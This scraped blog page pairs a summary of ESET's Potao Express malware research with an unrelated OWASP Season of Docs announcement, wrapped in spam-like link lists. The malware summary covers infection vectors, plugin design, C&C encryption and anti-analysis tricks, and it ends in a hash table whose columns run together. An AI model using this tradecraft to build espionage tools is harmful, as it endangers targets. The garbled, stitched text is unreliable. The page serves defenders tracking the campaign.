
Potao Express Samples

http://www.welivesecurity.com/2015/07/30/operation-potao-express/

http://www.welivesecurity.com/wp-content/uploads/2015/07/Operation-Potao-Express_final_v2.pdf


TL; DR


2011- July 2015
  • Aka  Sapotao and node69
  • Group - Sandworm / Quedagh APT
  • Vectors - USB, exe as doc, xls
  • Victims - RU, BY, AM, GE 
  • Victims - MMM group, UA gov
  • truecryptrussia.ru has been serving modified versions of the encryption software (Win32/FakeTC) that included a backdoor to selected targets. 
  • Win32/FakeTC - data theft from encrypted drives
  • The Potao main DLL only takes care of its core functionality; the actual spying functions are implemented in the form of downloadable modules. The plugins are downloaded each time the malware starts, since they aren't stored on the hard drive.
  • 1st Full Plugin and its export function is called Plug. Full plugins run continuously until the infected system is restarted
  • 2nd Light Plugin with an export function Scan. Light plugins terminate immediately after returning a buffer with the information they harvested off the victim's machine.
  • Some of the plugins were signed with a certificate issued to "Grandtorg":
  • Traffic 
  • Strong encryption. The data sent is encapsulated using the XML-RPC protocol.
  • MethodName value 10a7d030-1a61-11e3-beea-001c42e2a08b is always present in Potao traffic.
  • After receiving the request the C&C server generates an RSA-2048 public key and signs this generated key with another, static RSA-2048 private key .
  • In 2nd stage the malware generates a symmetric AES-256 key. This AES session key is encrypted with the newly received RSA-2048 public key and sent to the C&C server.
  • The actual data exchange after the key exchange is then encrypted using symmetric cryptography, which is faster, with the AES-256 key
  • The Potao malware sends an encrypted request to the server with computer ID, campaign ID, OS version, version of malware, computer name, current privileges, OS architecture (64 or 32bits) and also the name of the current process.
  • Potao USB - uses social engineering, exe in the root disguised as drive icon
  • Potao Anti RE -  uses the MurmurHash2 algorithm for computing the hashes of the API function names.
  • Potao Anti RE - encryption of strings
  • Russian TrueCrypt Win32/FakeTC - The malicious program code within the otherwise functional TrueCrypt software runs in its own thread. This thread, created at the end of the Mount function, enumerates files on the mounted encrypted drive, and if certain conditions are met, it connects to the C&C server, ready to execute commands from the attackers.
  • IOC https://github.com/eset/malware-ioc/tree/master/potao

TypeSHA256MD5
1stVersion1fe6af3d704d2fc0c7acd58b069a31eec866668ec6e25f52354e6e61266db8db85b0e3264820008a30f17ca19332fa19
1stVersion2ff0941fe3514abc12484ad2853d22fd7cb36469a313b5ecb6ef0c6391cf78abac854a3c91d52bfc09605506e76975ae
1stVersion54a76f5cd5a32ed7d5fa78e5d8311bafc0de57a475bc2fddc23ee4b3510b9d443b7d88a069631111d5585b1b10cccc86
1stVersion76c7c67274cf5384615a120e69be3af64cc31d9c4f05ff2031120612443c8360d1658b792dd1569abc27966083f59d44
1stVersion244c181eb442fefcf1e1daf900896bee6569481c0e885e3c63efeef86cd64c550c7183d761f15772b7e9c788be601d29
1stVersion887a721254486263f1f3f25f3c677da62ef5c062c3afa7ef70c895bc8b17b424a35e48909a49334a7ebb5448a78dcff9
1stVersion945c594aee1b5bd0f3a72abe8f5a3df74fc6ca686887db5e40fe859e3fc90bb1502f35002b1a95f1ae135baff6cff836
1stVersionab8d308fd59a8db8a130fcfdb6db56c4f7717877c465be98f71284bdfccdfa25a446ced5db1de877cf78f77741e2a804
1stVersionb22a614a291111398657cf8d1fa64fa50ed9c66c66a0b09d08c53972c6536766d939a05e1e3c9d7b6127d503c025dbc4
1stVersionfcfdcbdd60f105af1362cfeb3decbbbbe09d5fc82bde6ee8dfd846b2b844f97214634d446471b9e2f55158d9ac09d0b2
DebugVersion910f55e1c4e75696405e158e40b55238d767730c60119539b644ef3e6bc32a5d7263a328f0d47c76b4e103546b648484
DebugVersionc821cb34c86ec259af37c389a8f6cd635d98753576c675882c9896025a1abc53bdc9255df5385f534fea83b497c371c8
DebugVersionf845778c3f2e3272145621776a90f662ee9344e3ae550c76f65fd954e7277d195199fcd031987834ed3121fb316f4970
Droppersfrompostalsites4dcf14c41b31f8accf9683917bfc9159b9178d6fe36227195fabc232909452af65f494580c95e10541d1f377c0a7bd49
Droppersfrompostalsites8bc189dee0a71b3a8a1767e95cc726e13808ed7d2e9546a9d6b6843cea5eb3bda4b0615cb639607e6905437dd900c059
Droppersfrompostalsites048621ecf8f25133b2b09d512bb0fe15fc274ec7cb2ccc966aeb44d7a88beb5b07e99b2f572b84af5c4504c23f1653bb
Droppersfrompostalsitesaa23a93d2fed81daacb93ea7ad633426e04fcd063ff2ea6c0af5649c6cfa03851927a80cd45f0d27b1ae034c11ddedb0
Droppersfrompostalsitesc66955f667e9045ea5591ebf9b59246ad86227f174ea817d1398815a292b8c88579ad4a596602a10b7cf4659b6b6909d
Droppersfrompostalsitesd6f126ab387f1d856672c730991573385c5746c7c84738ab97b13c897063ff4ae64eb8b571f655b744c9154d8032caef
Dropperswdecoy61dd8b60ac35e91771d9ed4f337cd63e0aa6d0a0c5a17bb28cac59b3c21c24a9d755e52ba5658a639c778c22d1a906a3
Dropperswdecoy4328b06093a4ad01f828dc837053cb058fe00f3a7fd5cfb9d1ff7feb7ebb8e32b4d909077aa25f31386722e716a5305c
Dropperswdecoy15760f0979f2ba1b4d991f19e8b59fc1e61632fcc88755a4d147c0f5d47965c5fc4b285088413127b6d827656b9d0481
Dropperswdecoyb9c285f485421177e616a148410ddc5b02e43f0af375d3141b7e829f7d487bfd73e7ee83133a175b815059f1af79ab1b
Dropperswdecoycf3b0d8e9a7d0ad32351ade0c52de583b5ca2f72e5af4adbf638c81f4ad8fbcbeebbcb1ed5f5606aec296168dee39166
Dropperswdecoydbc1b98b1df1d9c2dc8a5635682ed44a91df6359264ed63370724afa9f19c7ee5a24a7370f35dbdbb81adf52e769a442
FakeTrueCryptextractedexe4c01ffcc90e6271374b34b252fefb5d6fffda29f6ad645a879a159f78e095979b64dbe5817b24d17a0404e9b2606ad96
FakeTrueCryptextractedexe5de8c04a77e37dc1860da490453085506f8aa378fbc7d811128694d8581b89ba7ca6101c2ae4838fbbd7ceb0b2354e43
FakeTrueCryptextractedexe73aae05fab96290cabbe4b0ec561d2f6d79da71834509c4b1f4b9ae714159b42f64704ed25f4c728af996eee3ee85411
FakeTrueCryptextractedexec7212d249b5eb7e2cea948a173ce96e1d2b8c44dcc2bb1d101dce64bb3f5beccc1f715ff0afc78af81d215d485cc235c
FakeTrueCryptSetup42028874fae37ad9dc89eb37149ecb1e6439869918309a07f056924c1b981deff34b77f7b2233ee6f727d59fb28f438a
FakeTrueCryptSetupa3a43bbc69e24c0bc3ab06fbf3ccc35cf8687e2862f86fb0d269258b68c710c9babd17701cbe876149dc07e68ec7ca4f
FakeTrueCryptSetupb8844e5b72971fe67d2905e77ddaa3366ae1c3bead92be6effd58691bc1ff8eccfc8901fe6a9a8299087bfc73ae8909e
FakeTrueCryptSetupfe3547f0e052c71f872bf09cdc1654137ee68f878fc6d5a78df16a13e6de176883f3ec97a95595ebe40a75e94c98a7bd
OtherDroppers2de76a3c07344ce322151dbb42febdff97ade8176466a3af07e5280bd859a18638e708fea8016520cb25d3cb933f2244
OtherDroppers4e88b8b121d768c611fe16ae1f008502b2191edc6f2ee84fef7b12b4d86fe000360df4c2f2b99052c07e08edbe15ab2c
OtherDroppers29dfc81b400a1400782623c618cb1d507f5d17bb13de44f123a333093648048f89a3ea3967745e04199ebf222494452e
OtherDroppers97afe4b12a9fed40ad20ab191ba0a577f5a46cbfb307e118a7ae69d04adc2e2d6ba88e8e74b12c914483c026ae92eb42
OtherDroppers793a8ce811f423dfde47a5f44ae50e19e7e41ad055e56c7345927eac951e966b043f99a875424ca0023a21739dba51ef
OtherDroppers904bb2efe661f654425e691b7748556e558a636d4f25c43af9d2d4dfbe83262e02d438df779affddaf02ca995c60cecb
OtherDroppersb62589ee5ba94d15edcf8613e3d57255dd7a12fce6d2dbd660fd7281ce6234f411b4e7ea6bae19a29343ae3ff3fb00ca
OtherDroppersd2c11706736fda2b178ac388206472fd8d050e0f13568c84b37683423acd155d27d74523b182ae630c4e5236897e11f3
OtherDroppersf1f61a0f9488be3925665f8063006f90fab1bf0bd0b6ff5f7799f8995ff8960e1ab8d45656e245aca4e59aa0519f6ba0
USBSpreaders1acae7c11fb559b81df5fc6d0df0fe502e87f674ca9f4aefc2d7d8f828ba7f5c76dda7ca15323fd658054e0550149b7b
USBSpreaders3d78f52fa0c08d8bf3d42074bf76ee56aa233fb9a6bc76119998d085d94368caca1a3618088f91b8fb2a30c9a9aa4aca
USBSpreaders7d15bd854c1dfef847cdd3caabdf4ab81f2410ee5c7f91d377cc72eb81135ff4a2bb01b764491dd61fa3a7ba5afc709c
USBSpreaders09c04206b57bb8582faffb37e4ebb6867a02492ffc08268bcbc717708d1a8919a59053cc3f66e72540634eb7895824ac
USBSpreaders12bb18fa9a12cb89dea3733b342940b80cd453886390079cb4c2ffcd664baeda2bd0d2b5ee4e93717ea71445b102e38e
USBSpreaders34e6fb074284e58ca80961feda4fe651d6d658077914a528a4a6efa91ecc749d057028e46ea797834da401e4db7c860a
USBSpreaders90b20b1687909c2f76f750ba3fd4b14731ce736c08c3a8608d28eae3f4cd68f3514423670de210f13092d6cb8916748e
USBSpreaders93accb71bf4e776955756c76990298decfebe4b1dd9fbf9d368e81dc1cb9532dabb9f4fab64dd7a03574abdd1076b5ea
USBSpreaders99a09ad92cc1a2564f3051057383cb6268893bc4a62903eabf3538c6bfb3aa9c542b00f903f945ad3a9291cb0af73446
USBSpreaders339a5199e6d0b5f781b08b2ca0ad0495e75e52b8e2fd69e1d970388fbca7a0d6a427ff7abb17af6cf5fb70c49e9bf4e1
USBSpreaders340b09d661a6ac45af53c348a5c1846ad6323d34311e66454e46c1d38d53af8b2646f7159e1723f089d63e08c8bfaffb
USBSpreaders461dd5a58ffcad9fffba9181e234f2e0149c8b8ba28c7ea53753c74fdfa0b0d5609abb2a86c324bbb9ba1e253595e573
USBSpreaders4688afcc161603bfa1c997b6d71b9618be96f9ff980e5486c451b1cc2c5076cbae552fc43f1ba8684655d8bf8c6af869
USBSpreaders7492e84a30e890ebe3ca5140ad547965cc8c43f0a02f66be153b038a73ee53141234bf4f0f5debc800d85c1bd2255671
USBSpreaders61862a55dcf8212ce9dd4a8f0c92447a6c7093681c592eb937a247e38c8109d4e685ea8b37f707f3706d7281b8f6816a
USBSpreaders95631685006ac92b7eb0755274e2a36a3c9058cf462dd46f9f4f66e8d67b9db29179f4683ece450c1ac7a819b32bdb6d
USBSpreadersb8b02cc57e45bcf500b433806e6a4f8af7f0ac0c5fc9adfd11820eebf4eb5d79cdc60eb93b594fb5e7e5895e2b441240
USBSpreaderse57eb9f7fdf3f0e90b1755d947f1fe7bb65e67308f1f4a8c25bc2946512934b739b67cc6dae5214328022c44f28ced8b
USBSpreaderse3892d2d9f87ea848477529458d025898b24a6802eb4df13e96b0314334635d03813b848162261cc5982dd64c741b450
USBSpreadersf1d7e36af4c30bf3d680c87bbc4430de282d00323bf8ae9e17b04862af28673635724e234f6258e601257fb219db9079


Related word

  1. Pentest Meaning
  2. Hacker Ethic
  3. Hackintosh
  4. Pentest Smtp
  5. Pentest+ Vs Ceh
  6. Hacker Keyboard
  7. Pentest Methodology
  8. Hacking Groups
  9. Pentest With Kali Linux
  10. Pentestlab
  11. Pentest Network
  12. Pentest Online Course
  13. Hacking To The Gate
  14. Rapid7 Pentest
  15. Hacking Simulator
  16. Pentest Firewall

Tuesday, June 2, 2020

The OWASP Foundation Has Selected The Technical Writer For Google Season Of Docs

The OWASP Foundation has selected the technical writer for Google Season of Docs by Fabio Cerullo


The OWASP Foundation has been accepted as the organization for the Google Seasons of Docs, a project whose goals are to give technical writers an opportunity to gain experience in contributing to open source projects and to give open-source projects an opportunity to engage the technical writing community.

During the program, technical writers spend a few months working closely with an open-source community. They bring their technical writing expertise to the project's documentation, and at the same time learn about open source and new technologies.

The open-source projects work with the technical writers to improve the project's documentation and processes. Together they may choose to build a new documentation set, or redesign the existing docs, or improve and document the open-source community's contribution procedures and onboarding experience. Together, we raise public awareness of open source docs, of technical writing, and of how we can work together to the benefit of the global open source community.

After a careful review and selection process, the OWASP Foundation has picked the primary technical writer who will work along the OWASP ZAP Team for the next 3 months to create the API documentation of this flagship project.

Congratulations to Nirojan Selvanathan!

Please refer to the linked document where you could look at the deliverables and work execution plan.


More articles
  1. Pentest App
  2. Rapid7 Pentest
  3. Hacker Wifi Password
  4. Hacking Software
  5. How To Pentest A Website
  6. Pentest App
  7. Hacker Wifi Password
  8. Hacking Quotes
  9. Pentest Nmap
  10. Hacking Growth
  11. Pentest Kit
  12. Hacking Games Online